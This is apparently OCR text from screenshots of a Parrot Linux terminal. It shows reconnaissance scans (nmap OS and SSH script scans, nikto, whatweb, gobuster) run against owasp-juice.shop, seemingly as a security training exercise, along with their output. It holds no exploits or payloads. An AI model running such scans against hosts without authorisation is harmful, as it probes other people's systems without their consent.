

Applications Places System
Mon May 5, 22:08
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
Device type: bridge|general purpose|switch|media device
Running (JUST GUESSING): Oracle Virtualbox (96%), QEMU (96%), Bay Networks embed
ded (87%), Sanyo embedded (87%), Allied Telesyn embedded (86%), Linux (86%), Sli
ng embedded (86%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu cpe:/h:baynetworks:baystack_45
0 cpe:/h:sanyo:plc-xu88 cpe:/h:alliedtelesyn:at-9006 cpe:/o:linux:linux_kernel:2
.6.18 cpe:/h:slingmedia:slingbox_av
Aggressive OS guesses: Oracle Virtualbox (96%), QEMU user mode network gateway (
96%), Bay Networks BayStack 450 switch (software version 3.1.0.22) (87%), Sanyo
PLC-XU88 digital video projector (87%), Allied Telesyn AT-9006SX/SC switch (86%)
, Linux 2.6.18 (CentOS 5, x86_64, SMP) (86%), Slingmedia Slingbox AV TV over IP
gateway (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 0.36 ms w9c.rzone.de (81.169.145.156)
OS and Service detection performed. Please report any incorrect results at https
://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 150.92 seconds
[root@parrot]-[/home/user]
#
Account
EN
Banana Juice (1000ml)
1.99¤
Menu
OWASP Juice Shop — ...
Parrot Terminal



Applications Places System
Mon May 5, 22:14
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
Device type: bridge|general purpose|switch|media device
Running (JUST GUESSING): Oracle Virtualbox (96%), QEMU (96%), Bay Networks embed
ded (87%), Sanyo embedded (87%), Allied Telesyn embedded (86%), Linux (86%), Sli
ng embedded (86%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu cpe:/h:baynetworks:baystack_45
0 cpe:/h:sanyo:plc-xu88 cpe:/h:alliedtelesyn:at-9006 cpe:/o:linux:linux_kernel:2
.6.18 cpe:/h:slingmedia:slingbox_av
Aggressive OS guesses: Oracle Virtualbox (96%), QEMU user mode network gateway (
96%), Bay Networks BayStack 450 switch (software version 3.1.0.22) (87%), Sanyo
PLC-XU88 digital video projector (87%), Allied Telesyn AT-9006SX/SC switch (86%)
, Linux 2.6.18 (CentOS 5, x86_64, SMP) (86%), Slingmedia Slingbox AV TV over IP
gateway (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 0.34 ms w9c.rzone.de (81.169.145.156)
OS and Service detection performed. Please report any incorrect results at https
://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 150.62 seconds
[root@parrot]-[/home/user]
#
Account
EN
Banana Juice (1000ml)
1.99¤
Menu
OWASP Juice Shop — ...
Parrot Terminal



Applications Places System
Wed May 7, 20:24
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
+ Scan terminated: 0 error(s) and 4 item(s) reported on remote host
+ End Time: 2025-05-05 22:27:29 (GMT0) (719 seconds)
+ 1 host(s) tested
┌─[✗]─[root@parrot]─[/home/user]
└──╼ #nikto -h http://owasp-juice.shop -o nikto_output.txt
- Nikto v2.5.0
+ Multiple IPs found: 81.169.145.156, 2a01:238:20a:202:1156::
+ Target IP: 81.169.145.156
+ Target Hostname: owasp-juice.shop
+ Target Port: 80
+ Start Time: 2025-05-07 20:23:43 (GMT0)
+ Server: cloudflare
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Root page / redirects to: https://owasp.org/www-project-juice-shop
+ : Server banner changed from 'cloudflare' to 'Apache/2.4.63 (Unix)'.
Account
EN
Banana Juice (1000ml)
1.99¤
Menu
OWASP Juice Shop — ...
Parrot Terminal



Applications Places System
Wed May 7, 20:25
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
+ Server: cloudflare
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Root page / redirects to: https://owasp.org/www-project-juice-shop
+ : Server banner changed from 'cloudflare' to 'Apache/2.4.63 (Unix)'.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Uncommon header 'continue' found, with contents: close.
whatweb owasp-juice.shop
- STATUS: Completed 420 requests (~6% complete, 13.7 minutes left): currently in plugin 'Site Files'
- STATUS: Running average: 100 requests: 0.11375 sec, 10 requests: 0.1138 sec.
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 4 item(s) reported on remote host
+ End Time: 2025-05-07 20:25:10 (GMT0) (87 seconds)
+ 1 host(s) tested
[x]-[root@parrot]-[/home/user]
#
Account
EN
Banana Juice (1000ml)
1.99¤
Menu
OWASP Juice Shop — ...
Parrot Terminal



Applications Places System
Wed May 7, 20:27
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
+ 1 host(s) tested
[x]-[root@parrot]-[/home/user]
#whatweb owasp-juice.shop
http://owasp-juice.shop/ [301 Moved Permanently] Country[GERMANY][DE], HTTPServer[cloudflare], IP[81.169.145.156], RedirectLocation[https://owasp.org/www-project-juice-shop], Title[301 Moved Permanently], UncommonHeaders[cf-ray]
https://owasp.org/www-project-juice-shop [301 Moved Permanently] Country[RESERVED][ZZ], HTTPServer[cloudflare], IP[172.67.10.39], RedirectLocation[https://owasp.org/www-project-juice-shop/], Strict-Transport-Security[max-age=31536000; includeSubDomains], Title[301 Moved Permanently], UncommonHeaders[cf-ray,cf-cache-status,content-security-policy,permissions-policy,referrer-policy,x-cache-hits,x-content-type-options,x-fastly-request-id,x-github-request-id,x-served-by,x-timer], Via-Proxy[1.1 varnish], X-Frame-Options[SAMEORIGIN]
https://owasp.org/www-project-juice-shop/ [200 OK] CloudFlare, Country[RESERVED][ZZ], Frame, Google-Analytics[Universal][UA-4531126-1], HTML5, HTTPServer[cloudflare], IP[172.67.10.39], JQuery[3.7.1], Open-Graph-Protocol[website], Script[text/javascript], Strict-Transport-Security[max-age=31536000; includeSubDomains], Title[OWASP Juice Shop | OWASP Foundation], UncommonHeaders[cf-ray,cf-cache-status,access-control-allow-origin,content-security-policy,permissions-policy,referrer-policy,x-cache-hits,x-content-type-options,x-fastly-request-id,x-github-request-id,x-proxy-cache,x-served-by,x-timer], Via-Proxy[1.1 varnish], X-Frame-Options[SAMEORIGIN]
[root@parrot]-[/home/user]
#
Account
EN
Banana Juice (1000ml)
1.99¤
Menu
OWASP Juice Shop — ...
Parrot Terminal



Applications Places System
Wed May 7, 20:29
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
301 (Length: 167). To continue please exclude the status code or the length
[x]-[root@parrot]-[/home/user]
#gobuster dir -u http://owasp-juice.shop -w /usr/share/wordlists/dirb/common.txt -o gobuster_output.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: http://owasp-juice.shop
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
Starting gobuster in directory enumeration mode
Error: the server returns a status code that matches the provided options for non existing urls. http://owasp-juice.shop/d3f980ab-6701-40dc-9732-68e6938088d7 => 301 (Length: 167). To continue please exclude the status code or the length
[x]-[root@parrot]-[/home/user]
#
Account
EN
Banana Juice (1000ml)
1.99¤
Menu
OWASP Juice Shop — ...
Parrot Terminal



Applications Places System
Wed May 7, 20:30
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
Starting gobuster in directory enumeration mode
Error: the server returns a status code that matches the provided options for non existing urls. http://owasp-juice.shop/d3f980ab-6701-40dc-9732-68e6938088d7 => 301 (Length: 167). To continue please exclude the status code or the length
[x]-[root@parrot]-[/home/user]
#nmap -p 22 --script ssh* owasp-juice.shop
Starting Nmap 7.94SVN (https://nmap.org) at 2025-05-07 20:30 UTC
Nmap scan report for owasp-juice.shop (81.169.145.156)
Host is up (0.012s latency).
Other addresses for owasp-juice.shop (not scanned): 2a01:238:20a:202:1156::
rDNS record for 81.169.145.156: w9c.rzone.de
PORT STATE SERVICE
22/tcp closed ssh
Nmap done: 1 IP address (1 host up) scanned in 1.05 seconds
[root@parrot]-[/home/user]
#
Account
EN
Banana Juice (1000ml)
1.99¤
Menu
OWASP Juice Shop — ...
Parrot Terminal

